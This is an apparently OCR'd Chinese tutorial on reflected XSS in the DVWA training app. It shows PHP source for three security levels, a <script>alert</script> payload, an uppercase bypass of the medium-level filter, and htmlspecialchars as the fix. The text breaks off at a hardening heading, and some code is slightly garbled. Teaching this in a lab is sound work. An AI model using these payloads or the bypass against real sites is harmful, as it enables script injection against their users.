
dvwa实战

反射型XSS





绕过方法:2.用大写3.作为事件运行

先上的是dvwa里面的low等级;




查看源码:可以发现刚刚自己输入的:






输入:

```
<script>alert('hi')</script>

```





Reflected XSS Source

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

  $isempty = true;

} else {

  echo '<pre>';
  echo 'Hello ' . $_GET['name'];
  echo '</pre>';

}

?>
```

Compare

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```

换成中级的:

Reflected XSS Source


```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

  $isempty = true;

} else {

  echo '<pre>';
  echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
  echo '</pre>';

}

?>
```


Compare

注意与低级别的区别!

```
1  <?php
2
3 if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == '')
4
5  $isempty = true;
6
7 } else {
8
9  echo '<pre>';
10 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
11 echo '</pre>';
12
13 }
14
15 ?>
```


将 `<script>` 替换为空了!






输入:

```
<SCRIPT>alert('hi')</SCRIPT>
```





高级的:

Reflected XSS Source

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

  $isempty = true;

} else {

  echo '<pre>';
  echo 'Hello ' . htmlspecialchars($_GET['name']);
  echo '</pre>';

}

?>
```

Compare

```
1 <?php
```

```php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . htmlspecialchars($_GET['name']);
 echo '</pre>';

}

?>
```

`htmlspecialchars` **这个函数很重要！它把XSS语句转换成实体了！**

中级里面把script过滤了；


```
<pre>Hello &lt;script&gt;alert('hi')&lt;/script&gt;</pre>
```

加固语句: